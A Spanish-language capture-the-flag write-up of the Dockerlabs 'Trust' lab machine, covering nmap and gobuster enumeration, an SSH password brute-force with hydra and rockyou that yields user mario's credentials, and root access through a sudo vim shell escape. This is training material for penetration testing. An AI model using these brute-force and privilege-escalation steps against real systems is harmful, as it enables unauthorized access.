
Trust - Dockerlabs
Trust es una máquina de la plataforma Dockerlabs calificada como de nivel muy fácil. Para obtener acceso, deberemos encontrar un usuario existente en el sistema y realizar un ataque de fuerza bruta a través de SSH. Podremos escalar privilegios aprovechando los permisos que tiene nuestro usuario sobre vim.
Reconocimiento
Despliego la máquina docker con el script de auto_deploy. Primero compruebo que se encuentra activa haciendo un ping.
ping -c 1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.052 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.052/0.052/0.052/0.000 ms
Teniendo acceso a la máquina, el siguiente paso es hacer un nmap para ver que puertos tiene abiertos. Utilizo los siguientes parámetros:
- -p-: Escanear todos los puertos (65535).
- –open: Mostrar solo los puertos abiertos.
- -sS: Realiza un TCP SYN Scan para escanear rápidamente que puertos están abiertos.
- –min-rate 5000: Indicamos que el escaneo no vaya más lento que 5000 paquetes por segundo.
- -vvv: El modo verbose nos muestra la información según se va encontrando.
- -n: No realizar resolución de DNS. Así evitamos que el escaneo dure más tiempo del necesario.
- -Pn: Deshabilitar el descubrimiento de host mediante ping.
- -oG: Exportar el resultado a un fichero en una sola línea para que podamos usar comandos como: grep, awk, sed, etc.
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 10:54 EDT
Initiating ARP Ping Scan at 10:54
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:54, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:54
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:54, 0.75s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2024-05-28 10:54:14 EDT for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Hay 2 puertos que están abiertos:
- 22 (SSH)
- 80 (HTTP)
Lanzo otro nmap para analizar los servicios y versiones de esos puertos. Los comandos usados son:
- -sCV: Detectar el servicio y aplicar scripts básicos de reconocimiento.
- -p: Indicar los puertos a escanear.
- -oN: Exportar el resultado a un archivo.
nmap -sCV -p22,80 172.17.0.2 -oN target
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 10:56 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00010s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
Utilizo whatweb para ver que tecnologías se usan la página de la máquina vulnerable.
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]
Para enumerar directorios y archivos utilizo dirsearch. Le indico que no me muestre varios códigos de estado HTTP.
dirsearch -u http://172.17.0.2 --exclude-status 403,404,500,502,400,401
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/trust/nmap/reports/http_172.17.0.2/_24-05-28_10-58-54.txt

Target: http://172.17.0.2/

[10:58:54] Starting:
Task Completed
No ha conseguido sacar nada. Accedo a la web y me encuentro con la página por defecto de apache.

Como dirsearch no ha encontrado nada, pruebo a hacerle fuzzing con gobuster. Utilizo los parámetros:
- -w: Para indicar un diccionario.
- -t 20: Emplear 20 hilos.
- -x html,php,txt,js: Especificar que haga fuzzing por html, php, txt y js.
gobuster dir -u http://172.17.0.2 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 20 -x html,php,txt,js

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,js,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 275]
/secret.php           (Status: 200) [Size: 927]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
Progress: 438320 / 438325 (100.00%)
===============================================================
Finished
===============================================================
Análisis de vulnerabilidades
Accedo al archivo secret.php. Solo se muestra un cartel indicando que la web no se puede hackear.


Inspecciono el código para intentar encontrar algo interesante.
Explotación de vulnerabilidades
Tras hacer varias pruebas y ver que no consigo nada con la web, intento atacar al puerto ssh. Utilizo el usuario Mario que se menciona, por si existe en el sistema.
hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-28 11:29:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/

[22][ssh] host: 172.17.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-28 11:29:14
Consigo obtener la contraseña “chocolate” y accedo por ssh.
ssh mario@172.17.0.2

mario@172.17.0.2's password:
Linux ef6b3a3353e0 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@ef6b3a3353e0:~$ whoami
mario
mario@ef6b3a3353e0:~$
Escalada de privilegios
Reviso mi usuario y veo que se encuentra en el grupo llamado “users”.
mario@ef6b3a3353e0:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
Desde la raíz, busco binarios con privilegios SUID ejecutando find \-perm -4000 2>/dev/null. No encuentro nada interesante.
find \-perm -4000 2>/dev/null
./usr/lib/openssh/ssh-keysign
./usr/bin/chsh
./usr/bin/su
./usr/bin/mount
./usr/bin/umount
./usr/bin/passwd
./usr/bin/gpasswd
./usr/bin/chfn
./usr/bin/newgrp
./usr/bin/sudo
Compruebo si el usuario actual tiene algún permiso especial. Con vim, puede ejecutar comandos como cualquier usuario.
mario@ef6b3a3353e0:/$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on ef6b3a3353e0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on ef6b3a3353e0:
    (ALL) /usr/bin/vim
Investigando, encuentro en vim-GTFOBins un comando para abrir una terminal usando vim. Lo ejecuto y consigo hacerme root del sistema.
mario@ef6b3a3353e0:/$ sudo vim -c ':!/bin/bash'

root@ef6b3a3353e0:/£ whoami
root